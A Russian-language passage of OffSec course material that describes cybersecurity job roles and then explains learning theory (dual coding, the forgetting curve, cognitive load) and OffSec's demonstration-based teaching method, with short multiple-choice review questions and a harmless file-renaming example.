
Security Assurance Officer. Существует ряд терминов для описания ролей security assurance, все они сосредоточены на проверке того, что controls существуют в рассматриваемых системах и работают правильно. К ним относятся Security Assurance Officers, Security Compliance Officers и Cyber Security Auditors. Конкретный пример такой роли - PCI Qualified Security Assessor, где занимающий должность получил сертификацию Payment Card Industry (PCI) Council как квалифицированный для проведения оценок по PCI Data Security Standard.

Security Risk Analyst: cyber security в основе является не более чем специализированной областью риска. Поэтому значительную часть любой команды cyber security составляют Security Risk Analysts, иногда называемые *Security Risk and Controls Analysts* или более общим термином *Cybersecurity Analyst*. Это ключевая область работы для консалтинговых служб безопасности. Она включает понимание угроз кибербезопасности для бизнеса и воздействия, которое они могут оказать на деловую активность.

Identity Analyst: также известная как IAM Security Analyst, эта роль работает с различными отделами внутри организации, чтобы помогать продвигать инициативы контроля доступа в поддержку внутренних политик, regulatory compliance и отраслевых стандартов. Общая роль *Cybersecurity Analyst* также может охватывать аспекты IAM.

Security Assistant: любая программа безопасности включает базовые административные процессы, такие как настройка и выдача учетных данных доступа, two factor tokens, proximity cards и других подобных элементов. Поставщики продуктов могут задавать роль security administrator как человека, отвечающего за управление конфигурацией безопасности или поддержку их продукта. Роли поддержки безопасности могут существовать внутри команды кибербезопасности или могут быть назначены другим командам, например IT для provision credentials.

Ролей во всех функциях, участвующих в cyber security, слишком много, чтобы дать единую картину мира cyber security, но расположим релевантные роли для anatomy of cyber на нашей предыдущей диаграмме. Это будет выглядеть следующим образом.



Это операционно-центричная перспектива, показывающая ключевые роли для операционных аспектов мониторинга и incident response вместе со связанными ролями governance и assurance.

1. Какая должность в первую очередь связана с проактивным выявлением нарушителей в сети или наборе систем?
2. Какая должность требует сильного понимания CI/CD pipelines?
3. Какой курс OffSec посвящен logical exploitation в системах macOS?

3.7. Что дальше?

Мы надеемся, что этот модуль дал высокоуровневое понимание ландшафта кибербезопасности. Куда бы вы ни хотели двигаться в этой расширяющейся области, большинству учащихся будет полезно начать с Fundamentals. Модуль Effective Learning Strategies предназначен для того, чтобы сориентировать каждого учащегося в педагогическом подходе OffSec.

Чтобы начать погружаться в более практические технические модули, мы рекомендуем начать с Linux Basics, Windows Basics, Networking и разных модулей по scripting, именно в таком порядке. Эти фундаментальные области представляют самые важные предварительные знания для будущего специалиста по кибербезопасности. Если у вас уже есть опыт в этих областях, вы можете переходить к любому модулю, который вас заинтересует. Желаем вам больших успехов в учебном пути!

4. Эффективные стратегии обучения

Этот учебный модуль предназначен для того, чтобы дать учащимся лучшее понимание стратегий обучения, а также предварительно показать стиль преподавания OffSec и то, чего ожидать дальше. После завершения этого модуля учащиеся должны уметь эффективно планировать, как лучше подойти к предстоящему учебному материалу.

Кратко рассмотрим, почему этот модуль важен. Информация, которую мы разберем, не только поможет учащимся подготовиться к успешному прохождению дальнейшего обучения, но и будет полезна специалистам по кибербезопасности в долгосрочной перспективе. Поскольку и технологии, и ландшафт безопасности постоянно развиваются и меняются (позже мы рассмотрим это подробнее), специалистам необходимо постоянно учиться и расти. Успех и удовлетворение в этой области часто связаны с нашей способностью становиться эффективными и уверенными учащимися.

В этом учебном модуле мы рассмотрим следующие учебные разделы:

- Теория обучения
- Уникальные сложности при изучении технических навыков
- Методология обучения OffSec
- Практический пример, связанный с правом на выполнение
- Распространенные методы и стратегии
- Советы и рекомендации по экзаменам
- Практические шаги

4.1. Теория обучения

Начнем с очень базового обсуждения теории обучения. Мы сделаем несколько общих наблюдений об этой области исследований и рассмотрим текущее состояние нашего (постоянно развивающегося) понимания того, как учащиеся учатся.

В целом этот учебный раздел и следующий помогут увидеть некоторые проблемы и трудности, с которыми люди сталкиваются при изучении новых тем.

В этом учебном разделе рассматриваются следующие учебные цели:

- Понять общее состояние наших знаний об образовании и теории образования
- Понять основы механизмов памяти и двойного кодирования
- Распознавать некоторые проблемы, с которыми сталкиваются учащиеся, включая "кривую забывания" и когнитивную нагрузку

Хотя люди всегда учили друг друга, исследовать теорию обучения мы начали сравнительно недавно, в пределах последних 100 лет.

Часть этих исследований сосредоточена на структуре и назначении самих школ.
Например, множество работ посвящено идеальному размеру класса, вопросу о том, помогают ли занятия физкультурой учащемуся на уроках естественных наук, и так далее.
Хотя поначалу такие исследования могут казаться не связанными с нашим фокусом на кибербезопасности, несколько ключевых аспектов этой области стоит отметить.

Во-первых, обучение зависит не только от учащегося. Преподаватель, материал, формат обучения и множество других факторов влияют на успех сильнее, чем "сырая" способность учащегося. Прошлые результаты учащегося являются плохим предиктором будущего успеха, а внешние события и обстоятельства могут существенно влиять на успеваемость учащегося.

Во-вторых, поскольку постоянно публикуются новые образовательные исследования, очевидно, что о механике нашей памяти еще многое предстоит узнать. Сюда входят исследования, которые предполагают, что представление о режимах обучения (или стилях обучения) в большей степени является мифом, чем считалось раньше.

Две отличные статьи об этом:

• Источник: American Psychological Association - Belief in Learning Styles Myth May Be Detrimental
• Источник: Scientific American - The Problem with "Learning Styles"

Учитывая это, в OffSec мы проектируем наши курсы вокруг современных, устоявшихся академических исследований по теории обучения, потому что стремимся быть постоянными учащимися. Мы изучаем актуальные исследования и непрерывно ищем способы улучшить наши методы.

Как преподаватели, мы в конечном счете стремимся создать высокоэффективную учебную среду, которая помогает учащимся добиваться успеха в постоянно меняющейся области информационной безопасности независимо от их прошлого опыта или предыдущих результатов в этой сфере.

Однако прежде чем перейти к более практическим стратегиям, рассмотрим некоторые современные исследования в области теории обучения, чтобы понять, как их лучше применять.

Когда мы думаем об образовании в целом, это может выглядеть немного подавляюще, поэтому сначала попробуем понять его в более простых терминах. Один из способов показать, что мы чему-то "научились", состоит в том, что мы можем создать и извлечь воспоминание.

Например, мы можем выучить конкретную команду для переименования файла в Linux: **mv oldfilename.txt newfilename.txt**. Позже мы можем оказаться за компьютером, где нужно переименовать файл. Мы надеемся, что в этой ситуации, без учебника и обучающих материалов, вспомним эту конкретную команду и синтаксис. В идеале мы сможем ввести команду по памяти и успешно переименовать файл.

Много исследований посвящено тому, как работает память, как мы создаем устойчивые воспоминания и осваиваем новые навыки. Полный обзор всех деталей выходит за рамки этого модуля, но кратко можно сказать, что мы можем улучшить память, делая следующее:

1. Улучшать качество информации, которую воспринимаем
2. Улучшать способ или режим, в котором получаем информацию
3. Улучшать практику извлечения информации


Мы подробнее рассмотрим все эти пункты, но пока кратко пройдемся по ним:

- *Улучшать качество информации, которую воспринимаем:* на базовом уровне мы ожидаем, что учебный материал будет точным. Нам могут понадобиться поясняющие абзацы (как этот), написанные простым и понятным языком. Обычно эта ответственность лежит на преподавателе или поставщике обучения.
- *Улучшать способ или режим, в котором получаем информацию:* это может включать несколько подходов. Информацию может быть легче запомнить, если она представлена в нескольких форматах, например в видео или изображениях. Сюда также может относиться среда без отвлекающих факторов для учащегося.
- *Улучшать практику извлечения информации:* сначала это может показаться просто подготовкой к экзамену, но на самом деле здесь больше смысла. Учащийся, который читает абзац о том, как

создать файл, а затем самостоятельно повторяет действия и создает файл, тренирует извлечение информации из памяти.

Чем больше мы работаем над улучшением этих трех областей, тем лучше будем запоминать и учиться. Мы также знаем, что повторение информации с изменением способа подачи тоже может быть полезным.

Получение одной и той же информации вторым способом, например чтение объяснения, а затем просмотр видео о том же модуле, называется *двойным кодированием*. Основной принцип двойного кодирования состоит в том, что повторное изучение одной и той же информации разными средствами улучшает удержание материала в памяти.




Показанное выше изображение является не только иллюстрацией двойного кодирования; оно само по себе является примером двойного кодирования. Объединяя текстовый абзац, объясняющий процесс чтения о концепции, с поясняющими визуальными материалами, мы лучше закрепляем информацию в мозге.

Растет объем исследований, включая воспроизводимые эксперименты и данные нейровизуализации, которые подтверждают двойное кодирование как эффективную стратегию обучения.

В вымышленном рассказе Хорхе Луиса Борхеса персонаж по имени Фунес Памятливый мог в мельчайших деталях помнить все, что видел. К сожалению, большинство из нас не обладает таким даром. Две самые распространенные проблемы, с которыми мы сталкиваемся, пытаясь что-то выучить (или создать воспоминание), можно описать как "слишком давно" и "слишком много информации за один раз".

Начнем с проблемы забывания. В 1885 году ученый, изучавший обучение, Герман Эббингауз решил запомнить несколько документов, а затем многократно проверял себя на то, что помнил. Он мог вспомнить все детали только в том случае, если проверял себя сразу после запоминания. Эббингауз обнаружил, что помнил 100 процентов информации в момент усвоения. После этого он начинал очень быстро забывать информацию. Когда он ждал 20 минут, он мог вспомнить только 58%. Через день он мог вспомнить только 23%. Он назвал это снижение кривой забывания.



К счастью, почти 150 лет спустя у большинства из нас есть поисковые системы и другие инструменты, которых не было у Эббингауза. Например, если мы забудем конкретную команду для переименования файла в Linux, такую как **mv oldfilename.txt newfilename.txt**, мы можем быстро и легко найти ее через Google.

Это отличная новость, потому что она означает, что наш подход к обучению не должен быть сосредоточен на заучивании фактов. Вместо этого мы можем сместить фокус на изучение метода (в данном случае нашим методом может быть поиск нужной команды в Google).

Вторая проблема, которую мы назвали "слишком много информации за один раз", обычно называется когнитивной нагрузкой.

Чтобы лучше понять когнитивную нагрузку, полезно представить наш мозг как комнату, через которую входят и выходят фрагменты информации, занимающие место. В какой-то момент, если внутрь поступает все больше информации, для всего просто не хватает пространства, чтобы оставаться организованным. Очень скоро комната переполняется, и места для того, чтобы через дверь вошло что-то еще, уже недостаточно.

Чтобы исправить это, преподаватели могут пытаться уменьшать так называемую "постороннюю нагрузку". Это дополнительные фрагменты новой информации, которые не являются важными или необходимыми.

Вернемся к нашему примеру с переименованием файла. Представьте, что преподаватель также объяснил, что эта команда полностью совпадает с командой, которую мы могли бы использовать, если бы хотели изменить расположение файла на тот же самый каталог и затем дать ему новое имя. Технически это правда, но такая информация не улучшила бы наше понимание переименования файлов. Напротив, попытка понять "перемещение чего-то в его исходное расположение" могла бы занять дополнительный объем умственных ресурсов и фактически помешать обучению.

Легко представить, как неорганизованные учебные материалы могут увеличить когнитивную нагрузку, но то же самое верно и для класса или среды, где физически находится учащийся. В шумной кофейне много запахов, разговоров, людей и движения, и все это мозг постоянно воспринимает. В случае онлайн-обучения учащимся может потребоваться уменьшить постороннюю нагрузку в самой физической учебной среде. Позже мы рассмотрим это подробнее.

Сделаем короткую паузу и повторим часть того, что уже изучили, с помощью серии вопросов.

1. На какой группе людей сосредоточена большая часть исследований в области образования? Введите ответ в виде одного символа.

```
A. Дети школьного возраста
B. Средневековые ремесленники-кузнецы
C. Люди, которые уже вышли на рынок труда
D. Хакеры
```

2. Чтобы помочь удержанию информации в памяти, учебные материалы могут быть представлены, например, и в текстовом, и в видеоформате. Как называется этот метод обучения?

3. Эббингауз отметил, что через 20 минут мы забываем примерно какую часть изученного? Введите ответ в виде одного символа.

```
A. Теряется менее 10% информации.
B. Исчезает около 40% того, что мы запомнили.
C. Через 20 минут исчезает 95% всей запомненной информации.
D. Ничего. Мы можем вспомнить все, но через 40 минут удержание начинает ухудшаться.
```

4. Термин "когнитивная нагрузка" может использоваться для описания чего из перечисленного? Введите ответ в виде одного символа.

```
A. Областей предметной экспертизы, которыми обладает один человек.
B. Эмоционального груза, который несет человек, "знающий слишком много".
C. Того, насколько трудно чему-то научиться.
D. Ограниченного объема материала, который учащийся может удержать за одну учебную сессию.
```

4.2. Уникальные сложности при изучении технических навыков

Теперь рассмотрим некоторые другие уникальные сложности, с которыми мы столкнемся, пытаясь изучать технические навыки.

В этом учебном разделе рассматриваются следующие учебные цели:

• Распознавать различия и преимущества цифровых учебных материалов
• Понимать сложность подготовки к неизвестным сценариям
• Понимать потенциальные сложности удаленного или асинхронного обучения

Рассмотрим разницу между обучением в Offensive Security Portal и более традиционными учебными форматами, такими как чтение книги. Технические навыки, например программирование, часто преподаются с использованием материалов на том же носителе, где выполняется практическая работа, то есть на экране. Именно так устроена OffSec Library.

Проводились исследования различий между обучением с экрана и обучением по книге (healthland.time.com), а исследователи даже изучали, имеет ли значение размер экрана. Интересно, что исследования показывают релевантные различия.

Среди выводов есть такие: маленькие экраны могут усложнять обучение, а люди, читающие книги, часто глубже понимают информацию. У обоих подходов есть преимущества и недостатки. Иногда чтение с экрана может вызывать зрительную или сенсорную усталость. Учащиеся в цифровой среде имеют легкий доступ к нескольким инструментам, включая возможность быстро и просто обращаться к дополнительным материалам (например, искать определение нового термина). С другой стороны, сам процесс чтения иногда вынуждает человека оказаться в среде без отвлечений, что позволяет глубже сосредоточиться (oxfordlearning.com).

Второй и, возможно, более важный момент связан с концепцией, известной как контекстное обучение. Хотя мы не можем подробно рассмотреть все ее детали в этом модуле, эта концепция предполагает, что даже на интуитивном уровне мы понимаем: учиться строить дом проще на строительной площадке.

Другими словами, когда учебный материал представлен в том же контексте, что и навык, который мы пытаемся освоить, мозгу нужно выполнять меньше "работы по переводу", и он легче принимает новую информацию. Это не означает, что книги о компьютерах бесполезны. Это означает только, что нашему мозгу приходится проделывать больше работы, чтобы усвоить информацию со страницы и осмыслить ее в контексте компьютерного экрана.

Есть еще одна уникальная сложность, с которой мы столкнемся при изучении кибербезопасности. Эта область постоянно сосредоточена на подготовке к ситуациям, которые невозможно предсказать заранее.

Рассмотрим пару простых примеров. Мы можем изучать *Enterprise Network Architecture*, где рассматривается, как компания организует серверы, рабочие станции и устройства в сети. К сожалению, как бы глубоко ни раскрывался этот модуль, он вряд ли охватит именно ту сетевую архитектуру, с которой мы столкнемся в каком-то будущем сценарии. В другом модуле мы можем тщательно и полностью понять конкретный вектор атаки и даже суметь выполнить его в лабораторной среде, но это не означает, что мы встретим именно этот вектор во всех будущих окружениях.

Также нужно учитывать, что вся область кибербезопасности постоянно развивается. Новые уязвимости обнаруживаются постоянно. Сеть, безопасная сегодня, через шесть месяцев может перестать быть безопасной. Учащемуся нужно уметь выходить за пределы первоначального обучения, чтобы оставаться эффективным в этой области.

В этом смысле изучение кибербезопасности похоже на освоение сквозных навыков, таких как лидерство, коммуникация и командная работа. Как и в случае с этими навыками, мы не можем позволить себе сосредоточиться на запоминании серии шагов. Не существует простой и прямолинейной стандартной операционной процедуры для построения лучшей командной работы, как не существует простой и прямолинейной стандартной операционной процедуры для разработки эксплойтов. Вместо этого нужно сосредоточиться на понимании методов, техник и целей, стоящих за определенными действиями.

Кратко вернемся к примеру с обучением защите сети. Мы упомянули: "Сеть, безопасная сегодня, через шесть месяцев может перестать быть безопасной". Лучший подход к этой проблеме состоит не в том, чтобы выучить набор шагов, которые можно выполнить для защиты этой сети сегодня, а затем через шесть месяцев выучить *новый* набор шагов. Решение состоит в том, чтобы изучить методологию и цель каждого шага безопасности. Когда появятся новые риски, мы применим ту же методологию, адаптируясь и развиваясь вместе с меняющимся ландшафтом угроз.

Позже в этом модуле мы обсудим некоторые возможные подходы, которые могут помочь нам делать это.

Есть еще один аспект такого типа обучения, который мы захотим принять во внимание: это *удаленная* учебная среда. Во время глобальной пандемии COVID-19 многие школы впервые перешли на дистанционное обучение, и учащиеся всех возрастов столкнулись с новыми сложностями (careerwise.minnstate.edu), связанными с попыткой учиться через монитор компьютера дома.

Мы также должны учитывать, что часть онлайн-обучения является *асинхронной*, то есть преподаватель может не присутствовать в Zoom-звонке или классе, чтобы читать лекцию, давать инструкции или отвечать на вопросы. Вместо этого учащийся может участвовать в курсе в те часы и в том темпе, которые ему подходят. У такого типа обучения есть явные преимущества и недостатки.

Учащиеся в удаленной асинхронной учебной среде должны помнить о двух вещах:

1. Преимущества, возникающие благодаря взаимной поддержке, сообществу и товариществу других учащихся в традиционном классе, больше не гарантированы.
2. Темп и расписание курса в значительной степени являются ответственностью самого учащегося.

Мы вскоре обсудим некоторые практические решения для второго пункта, а для связи с более широким сообществом учащихся у студентов Offensive Security есть сообщество соучащихся на OffSec Discord Server (offs.ec). Также учащемуся могут быть доступны локальные встречи или другие сообщества. Поиск поддержки и помощи (а также помощь и поддержка других в ответ) приносит пользу далеко за пределами класса.

Сделаем паузу для быстрого повторения материала, рассмотренного в этом учебном разделе.

1. В этом разделе были даны высокоуровневые обзоры разных исследований. К какому выводу пришли эти исследования? Введите ответ в виде одного символа.

```
A. Между цифровыми и печатными материалами есть небольшие, но заметные различия.
B. Переключение контекста трудно, поэтому изучение "экранных вещей" на экране может быть предпочтительнее,
    чем изучение их по книге.
C. Качество материала намного важнее формата, в котором он подается.
D. Все перечисленное выше
```

2. Какое из следующих утверждений о подготовке к развивающемуся ландшафту информационной безопасности неверно? Введите ответ в виде одного символа.

```
A. Запоминание и следование чеклисту может быть хорошим началом, но нам понадобится более глубокое понимание
    методологий, чтобы развиваться вместе с постоянно меняющимся ландшафтом.
B. Даже "эксперту" в конкретной области Information Security нужно постоянно возвращаться к своей области
    экспертизы, чтобы изучать и понимать новые техники и методы.
C. Учащиеся могут быть подготовлены только к тем ситуациям, которые рассмотрены в их обучении.
D. Изучение модуля вроде "Malware Analysis" имеет много общего с модулем вроде "Teamwork". В обоих случаях мы
    не можем предсказать точный сценарий, в котором будет применен новый навык.
```

3. Какое из следующих утверждений о сложности удаленного асинхронного обучения неверно? Введите ответ в виде одного символа.

```
A. У удаленных учащихся больше сложностей, чем у людей в более привычных традиционных учебных ситуациях в
    классе.
B. Подключение к учебному сообществу, например в Discord, может существенно помочь.
C. У учащихся в традиционном классе обычно есть сообщество соучащихся, доступное по самой природе формата.
D. Без присутствующего преподавателя на учащемся меньше ответственности.
```

4.3. Методология обучения OffSec

Теперь, когда мы рассмотрели некоторые сложности, с которыми столкнемся как учащиеся, изучим, как структура и дизайн учебных материалов OffSec будут нам помогать.

Мы не сможем подробно рассмотреть все, что входит в создание содержательного и полезного обучения (eric.ed.gov). Вместо этого мы сосредоточимся на нескольких более заметных стратегиях, которыми мы, как учащиеся, сможем воспользоваться.

В этом учебном разделе рассматриваются следующие учебные цели:

• Понять, что подразумевается под *демонстрационной методологией*
• Понять сложность подготовки к неизвестным сценариям
• Понять потенциальные сложности удаленного или асинхронного обучения

Как можно предположить из названия, использование *демонстрационного метода* означает показать (или разыграть) то, что, как мы надеемся, учащийся сможет выполнить. Чтобы проиллюстрировать это, кратко вернемся к примеру с переименованием файла в Linux.

Один способ предоставить эту информацию - сделать это очень прямо.

```
Use the "mv" command.
```

Листинг 1 - Без использования демонстрационного метода.

Хотя технически это верно, учащийся все еще может не до конца понимать, как использовать эту информацию. Преподаватель, использующий демонстрационный метод, выполнит ровно те шаги, которые должен выполнить учащийся, включая итоговый вывод команды. Соответствующую информацию лучше представить в блоке кода.

Перед показом блока кода мы сначала изложили бы план и подробно описали новые или интересные команды, которые собираемся выполнить. Здесь мы могли бы обсудить, что используем **ls *.txt**, чтобы вывести список всех файлов **.txt** в каталоге. Затем выполним команду переименования **mv oldfilename.txt newfilename.txt**. Наконец, используем **ls *.txt**, чтобы проверить, сработала ли команда.

```
kali@kali:~$ ls *.txt
oldfilename.txt

kali@kali:~$ mv oldfilename.txt newfilename.txt

kali@kali:~$ ls *.txt
newfilename.txt
```

Листинг 2 - Переименование файла и проверка результата.

После листинга кода мы объясним результаты. В этом случае мы вывели список файлов **.txt**, и у нас был только один файл с именем `oldfilename.txt`. Затем мы выполнили команду переименования и, как ожидалось, не получили вывода. Наконец, мы проверили результат, снова выполнив **ls *.txt**. На этот раз вывод показывает, что единственный файл **.txt** в каталоге называется `newfilename.txt`. Мы могли бы предпринять дополнительные шаги, чтобы убедиться, что этот файл содержит то же содержимое, что и раньше, и что изменилось только имя файла.

Хотя включение этих дополнительных действий может казаться ненужным, такая демонстрация и описание начинают показывать мыслительный процесс, которому учащийся должен научиться. В этом случае мы проверили свою работу и убедились, что команда сработала. Хотя это не обязательно является частью переименования файла, привычка проверять свою работу является отличной привычкой.

Иногда материал выбирает путь, который кажется более длинным, чтобы показать и новый навык, и полезный контекст. Он также может намеренно показывать и обсуждать "ошибки" преподавателя и изменения направления. Демонстрация мыслительного процесса таким образом называется моделированием, и она была разработана как способ преподавания навыков критического мышления.

Делая что-то, мы учимся этому.

Существует огромное количество исследований, подтверждающих, что обучение через действие повышает удержание информации в памяти и улучшает общий образовательный опыт учащегося (pact.cs.cmu.edu). (opentextbc.ca), (the-learning-agency-lab.com), (centreforbrainhealth.ca),

Мы знаем, что этот метод хорошо работает для учащихся, и OffSec применяет его несколькими способами.

1. Учебные материалы
2. Упражнения модуля
3. Challenge Labs
4. Proving Grounds

Сами учебные материалы всегда будут стремиться к фокусу на сценариях, за которыми можно следовать. Иногда нам нужно обсудить немного теории, чтобы получить достаточный фундамент для более глубокого движения, но в целом, если материал может продемонстрировать прохождение проблемы, ожидается, что учащийся сможет повторять действия. Часто для этого специально создается *виртуальная машина* (VM).

Сами *упражнений модуля* также часто предполагают работу с VM. Этот подход используется настолько часто, насколько это разумно возможно, но в некоторых модулях (например, в этом), которые являются более теоретическими, упражнения представлены в более стандартном формате вопросов и ответов.

OffSec Library также содержит *Challenge Labs*, которые продвигают упражнения на шаг дальше. Challenge Lab по сути является средой дополнительных практических упражнений, специально созданной для помощи учащимся в подготовке к экзамену (который, как и можно ожидать, тоже является практическим). Мы настоятельно рекомендуем учащимся воспользоваться этой дополнительной возможностью.

Наконец, мы используем оценочные задания и экзамены. Это упражнения и сетевые лабораторные среды, специально предназначенные для доказательства освоенных навыков. Поскольку реальная среда не даст нам ясного указания, какие уязвимости могут присутствовать в системе, мы не создаем связь 1:1 между модулем курса и оцениванием (например, мы не сообщаем заранее, уязвима ли машина к повышению привилегий).

С учетом этого навыки и методы, которые учащиеся изучат в курсах, напрямую применимы к оценочным и экзаменационным средам.

Есть распространенное выражение: "практика ведет к совершенству". Возможно, это правда, но возникает вопрос: какая практика является идеальной?

Рассмотрим следующий эксперимент, проведенный в 1978 году (pubmed.ncbi.nlm.nih.gov). Группу восьмилетних детей разделили на две группы, чтобы они практиковали простую задачу: бросать маленький мешочек с фасолью в целевое отверстие. После знакомства с задачей при расстоянии до цели в три фута (около 90 см) группы следующие три месяца практиковались. Одна группа продолжала практиковаться с целью на том же расстоянии. Другая целилась в пару целей, практикуясь на расстояниях два фута (60 см) и четыре фута (120 см).

В финальном тесте задача состояла в том, чтобы бросать мешочки в цель на расстоянии трех футов. Группу, которая все время тренировалась именно на этом расстоянии, превзошла группа, тренировавшаяся на двух и четырех футах.

Это и другие исследования показывают, что трудность не просто важна для опыта обучения, но и важнее простого повторения для создания нейронных путей, которые помогают нам осваивать новые навыки.

Необходимость трудности означает, что в учебных материалах OffSec мы не будем часто выполнять точное повторение. Поскольку обучение является самостоятельным, учащиеся, которым нужно больше повторения, могут возвращаться к конкретным частям материала столько раз, сколько захотят.

Вместо такого повторения мы часто выбираем непрямой путь к финишу. Например, мы можем пробовать то, что не работает, чтобы испытать процесс восстановления после неудачи и повторной попытки. Это метафорический эквивалент небольшого перемещения цели.

Проще говоря, мы считаем, что запоминание синтаксиса менее важно, чем знакомство с трудностями и способность комфортно воспринимать некоторую борьбу как необходимую черту человека в области информационной безопасности.

Отметим здесь еще один момент. Мы ожидаем, что практически каждый учащийся в какой-то момент своего учебного пути застрянет. Мы не считаем это чем-то негативным.

Застревать неприятно, но мы считаем, что способность комфортно находиться в ситуации, где у нас может не быть всей информации, и последовательно работать над проблемой критически важна для успеха в кибербезопасности. Поэтому мы иногда выбираем непрямой путь к финишу (чтобы столкнуться с "застреванием") и даем технические упражнения, которые требуют от учащихся выйти за пределы простого повторения пройденного материала. Наша цель - помочь вам достаточно потренироваться застревать, чтобы восстановление стало для вас вполне привычным.

В связи с этим мы подробнее писали об этой идее, которую называем *Try Harder Mindset*, в другом материале с более конкретными стратегиями (offsec.com).

По возможности учебные материалы OffSec будут представлять новый навык как часть реалистичного сценария. Это может быть трудно с более базовыми навыками, например с командой для переименования файла, но по мере углубления в материалы мы будем все чаще работать с практическими сценариями, максимально похожими на реальный мир.

Такое преподавание требует больше времени; однако изучение новых навыков в реалистичном контексте резко улучшает удержание информации и успех учащегося (timeshighereducation.com).

Учащиеся также могут обнаружить, что когда информация представлена в контексте, они фактически изучают несколько вещей одновременно. Например, если мы изучаем, как метод атаки может быть одновременно выполнен и обнаружен, мозг может создать больше связей, которые помогут эффективно учиться. Этот метод называется чередованием.

Снова завершим этот учебный раздел повторением некоторых вещей, которые мы изучили.

1. Что означает термин "демонстрационный метод"? Введите ответ в виде одного символа.

```
A. Преподаватель назначает тест, чтобы учащиеся могли продемонстрировать свои навыки.
B. Преподаватель моделирует навык, который учащийся надеется освоить.
C. Учащийся должен продемонстрировать компетентность, прежде чем двигаться дальше.
D. Учащийся демонстрирует текущий уровень, чтобы преподаватель знал, с чего начать.
```

2. Какая из следующих активностей с учебными материалами OffSec не позволяет учащимся самостоятельно применять навыки практически? Введите ответ в виде одного символа.

```
A. Повторение действий на виртуальных машинах, сопровождающих письменные материалы
B. Выполнение упражнений на виртуальной машине
C. Прохождение Challenge Labs (виртуальных сред упражнений), сопровождающих некоторые курсы
D. Просмотр видеоразборов
```
